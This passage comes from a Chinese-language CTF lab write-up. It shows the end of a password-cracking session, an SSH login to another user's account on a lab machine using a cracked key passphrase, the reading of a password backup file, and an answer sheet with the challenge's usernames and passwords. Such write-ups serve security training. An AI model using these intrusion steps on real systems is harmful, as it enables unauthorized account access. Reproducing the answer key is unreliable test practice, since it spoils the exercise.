Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─#
```


使用密码口令和idrsa.id_rsa 通过ssh登陆目标机的另一用户账号，并查看敏感文件信息：

```
ssh -i idrsa.id_rsa kay@10.10.144.213 -oHostKeyAlgorithms=+ssh-rsa
#输入密码口令 beeswax
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# chmod 600 idrsa.id_rsa

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# ssh -i idrsa.id_rsa kay@10.10.144.213 -oHostKeyAlgorithms=+ssh-rsa
Enter passphrase for key 'idrsa.id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

答题卡



Answer the questions below *回答下面的问题*

Deploy the machine and connect to our network部署机器并连接到我们的网络

No answer needed

Find the services exposed by the machine查找由计算机公开的服务

No answer needed

What is the name of the hidden directory on the web server(enter name without /)?Web 服务器上隐藏目录的名称是什么(输入 name 而不输入/)？

development

User brute-forcing to find the username & password用户强迫找到用户名和密码

No answer needed

What is the username? 用户名是什么？

jan

What is the password? 密码是什么？

armando

What service do you use to access the server(answer in abbreviation in all caps)?您使用什么服务来访问服务器(请用大写字母缩写回答)？

SSH

Enumerate the machine to find any vectors for privilege escalation列举机器来找出任何权限提升的向量

No answer needed

What is the name of the other user you found(all lower case)?您找到的其他用户的名称是什么(全部小写)？

kay

If you have found another user, what can you do with this information?如果您已经找到了另一个用户，您可以如何处理这些信息？

No answer needed

What is the final password you obtain?您获得的最终密码是什么？

heresareallystrongpasswordthatfollowsthepasswordpolicy$$